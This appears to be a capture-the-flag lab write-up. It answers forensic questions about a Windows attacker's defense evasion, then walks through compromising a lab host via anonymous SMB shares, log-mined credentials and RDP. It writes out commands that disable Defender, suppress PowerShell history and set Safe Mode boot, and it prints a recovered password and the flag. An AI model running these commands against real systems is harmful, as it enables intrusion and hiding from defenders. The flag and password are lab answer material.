

Defense Evasion Investigation Write-Up

Byte Doctor Reyes is investigating a stealthy post-breach attack where several expected security logs

and Windows Defender alerts appear to be missing. The investigation focused on identifying defense

evasion techniques used by the attacker after compromising the system.

Enumeration

The investigation began by analyzing Windows event logs, PowerShell logs, and Sysmon process

creation events from the compromised host. The objective was to identify suspicious activity related to

defense evasion and missing security logs.

During the analysis, several suspicious PowerShell commands and registry modifications were discovered. The attacker appeared to intentionally disable or bypass multiple Windows security mechanisms.

Key findings during enumeration included:

- Modification of the LSA protection registry key
- Windows Defender configuration changes
- AMSI bypass activity
- Safe Mode boot configuration changes
- PowerShell history logging suppression

Vulnerability Identification

The attacker abused legitimate Windows administrative tools and PowerShell functionality to weaken

endpoint protection and reduce forensic visibility.

Question 1:

The attacker disabled LSA protection by modifying the following registry key:

HKLM\SYSTEM\CurrentControlSet\Control\LSA

Question 2:

The first PowerShell command used to disable Windows Defender was:

```
Set-MpPreference -DisableIOAVProtection $true -DisableEmailScanning $true  
-DisableBlockAtFirstSeen $true
```

Question 3:

The AMSI bypass script patched the following DLL function:

AmsiScanBuffer

Question 4:

The attacker configured the machine to reboot into Safe Mode using:

```
bcdedit.exe /set safeboot network
```

Question 5:

The attacker disabled PowerShell command history logging with:

```
Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Exploitation

The attacker successfully performed multiple defense evasion techniques after gaining access to the

compromised system. The sequence of events demonstrated an intentional effort to reduce detection

capabilities and hide malicious activity.

The likely attack chain was:

1. Disable LSA protection
2. Disable multiple Windows Defender protections
3. Patch AMSI in memory
4. Configure Safe Mode boot settings
5. Disable PowerShell command history logging

These actions allowed the attacker to operate stealthily while minimizing evidence available to defenders and investigators.

Machine: Machine 015000A8

Challenge 1 (User Flag):

1. Run nmap scan.

```
Parrot Terminal
File Edit View Search Terminal Help
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ sudo nmap 10.129.15.159 -sC -sV -O -Pn -oA nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-07 07:07 CDT
Nmap scan report for 10.129.15.159
Host is up (0.081s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SUPAPLEX
|   NetBIOS_Domain_Name: SUPAPLEX
|   NetBIOS_Computer_Name: SUPAPLEX
|   DNS_Domain_Name: Supaplex
|   DNS_Computer_Name: Supaplex
|   Product_Version: 10.0.17763
|_  System_Time: 2026-05-07T12:07:58+00:00
| ssl-cert: Subject: commonName=Supaplex
| Not valid before: 2026-05-06T11:49:37
|_Not valid after:  2026-11-05T11:49:37
|_ssl-date: 2026-05-07T12:08:38+00:00; 0s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 o
```

2. Enumerate SMB shares without credentials.

```
Parrot Terminal
File Edit View Search Terminal Help
| smb2-time:
|   date: 2026-05-07T12:07:59
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.90 seconds
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ smbclient -L //10.129.15.159 -N

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
Events              Disk      Event log shares for Michael Stopp
IPC$                IPC       Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.15.159 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ smbclient //10.129.15.159/Events -N
Try "help" to get a list of possible commands.
smb: \> ls
```

3. Download the files from the normal shell.

```
smb: \> exit
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ smbclient //10.129.15.159/Events -N -c "recurse ON; prompt OFF; mget *"
getting file \security.evtx of size 69632 as security.evtx (139.1 KiloBytes/sec) (average 139.1 KiloBytes/sec)
getting file \security.xml of size 17791 as security.xml (53.3 KiloBytes/sec) (average 104.8 KiloBytes/sec)
```

4. Analyze the files.

```
Applications Places System Thu May 7, 07:19 VPN - 10.10.14.135 [80.5 ms] ParrotTerminal
File Edit View Search Terminal Help
getting file \security.xml of size 17791 as security.xml (53.3 KiloBytes/sec) (average 104.8 KiloBytes/sec)
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ cat security.xml | grep -i "password\|login\|user\|account\|philip\|stop\|michael" -i
<EventID>4634</EventID><Version>0</Version><Level>0</Level><Task>12545</Task><Opcode>0</Opcode><Keywords>0x80
2000000000000000</Keywords><TimeCreated SystemTime='2023-08-09T14:45:54.853897400Z' /><EventRecordID>8229</EventRecordID><Correlation /><Execution Proc
essID='640' ThreadID='688' /><Channel>Security</Channel><Computer>Supaplex</Computer><Security /></System><EventData><Data Name='TargetUserSid'>S-1-5
-21-2296317061-2256277286-888584072-1002</Data><Data Name='TargetUserName'>Philip</Data><Data Name='TargetDomainName'>SUPAPLEX</Data><Data Name='Ta
rgetLogonId'>0x2af618</Data><Data Name='LogonType'>7</Data></EventData></Event><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'
><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4624</EventID><Version>2</Ver
sion><Level>0</Level><Task>12544</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2023-08-09T14:45:54.807908
300Z' /><EventRecordID>8228</EventRecordID><Correlation ActivityID='{d6a2ce2d-caca-0001-9cce-a2d6cacad901}' /><Execution ProcessID='640' ThreadID='35
76' /><Channel>Security</Channel><Computer>Supaplex</Computer><Security /></System><EventData><Data Name='SubjectUserSid'>S-1-5-18</Data><Data Name='
SubjectUserName'>SUPAPLEX</Data><Data Name='SubjectDomainName'>WORKGROUP</Data><Data Name='SubjectLogonId'>0x3e7</Data><Data Name='TargetUserSid'>
S-1-5-21-2296317061-2256277286-888584072-1002</Data><Data Name='TargetUserName'>Philip</Data><Data Name='TargetDomainName'>SUPAPLEX</Data><Data Nam
e='TargetLogonId'>0x2af618</Data><Data Name='LogonType'>7</Data><Data Name='LogonProcessName'>User32 </Data><Data Name='AuthenticationPackageName'>
Negotiate</Data><Data Name='WorkstationName'>SUPAPLEX</Data><Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data><Data Name='Transmi
ttedServices'>-</Data><Data Name='LmPackageName'>-</Data><Data Name='KeyLength'>0</Data><Data Name='ProcessId'>0x128</Data><Data Name='ProcessName'>
C:\Windows\System32\svchost.exe</Data><Data Name='IpAddress'>10.10.14.71</Data><Data Name='IpPort'>0</Data><Data Name='ImpersonationLevel'>%1833<
/Data><Data Name='RestrictedAdminMode'>-</Data><Data Name='TargetOutboundUserName'>-</Data><Data Name='TargetOutboundDomainName'>-</Data><Data Name
='VirtualAccount'>%1843</Data><Data Name='TargetLinkedLogonId'>0x0</Data><Data Name='ElevatedToken'>%1843</Data></EventData></Event><Event xmlns='
'http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba
-3e3b0328c30d}' /><EventID>4648</EventID><Version>0</Version><Level>0</Level><Task>12544</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywo
rds><TimeCreated SystemTime='2023-08-09T14:45:54.807876700Z' /><EventRecordID>8227</EventRecordID><Correlation ActivityID='{d6a2ce2d-caca-0001-9cce-
a2d6cacad901}' /><Execution ProcessID='640' ThreadID='3576' /><Channel>Security</Channel><Computer>Supaplex</Computer><Security /></System><EventData>
<Data Name='SubjectUserSid'>S-1-5-18</Data><Data Name='SubjectUserName'>SUPAPLEX</Data><Data Name='SubjectDomainName'>WORKGROUP</Data><Data Name='

```

5. Parse the EVTX file.

```
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ python3 -m evtx security.evtx 2>/dev/null | grep -i "password\|login\|user\|EventID" | head -50
```

6. Verify credentials via SMB.


```
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
[*]$ crackmapexec smb 10.129.15.159 -u Philip -p "Phil'sFirst63!"
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing SSH protocol database
[*] Initializing VNC protocol database
[*] Initializing WMI protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
SMB 10.129.15.159 445 SUPAPLEX [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPAPLEX) (domain:Supaplex) (signing:False)
(SMBv1:False)
SMB 10.129.15.159 445 SUPAPLEX [*] Supaplex\Philip:Phil'sFirst63!
```

7. Connect through RDP to get the user flag.

```
[us-dedicated-128-dhcp]-[10.10.14.135]-[kaytee06@htb-pfbdunzger]-[~/Desktop]
→ [*]$ xfreerdp /u:Philip /p:"Phil'sFirst63!" /v:10.129.15.159 /cert-ignore
[07:18:03:660] [34010:34011] [INFO][com.freerdp.crypto] - creating directory /home/kaytee06/.config/freerdp
[07:18:03:660] [34010:34011] [INFO][com.freerdp.crypto] - creating directory [/home/kaytee06/.config/freerdp/certs]
[07:18:03:660] [34010:34011] [INFO][com.freerdp.crypto] - created directory [/home/kaytee06/.config/freerdp/server]
[07:18:05:935] [34010:34011] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Central
[07:18:05:537] [34010:34011] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[07:18:05:537] [34010:34011] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[07:18:05:551] [34010:34011] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[07:18:05:551] [34010:34011] [INFO][com.freerdp.channels.rdpnd.client] - Loading Dynamic Virtual Channel rdpgfx
[07:18:07:098] [34010:34011] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```



8. Open the “user” file on the desktop and the flag is in the file.



9. Flag 1: a01dd62b8b5386f77b0b121be282f878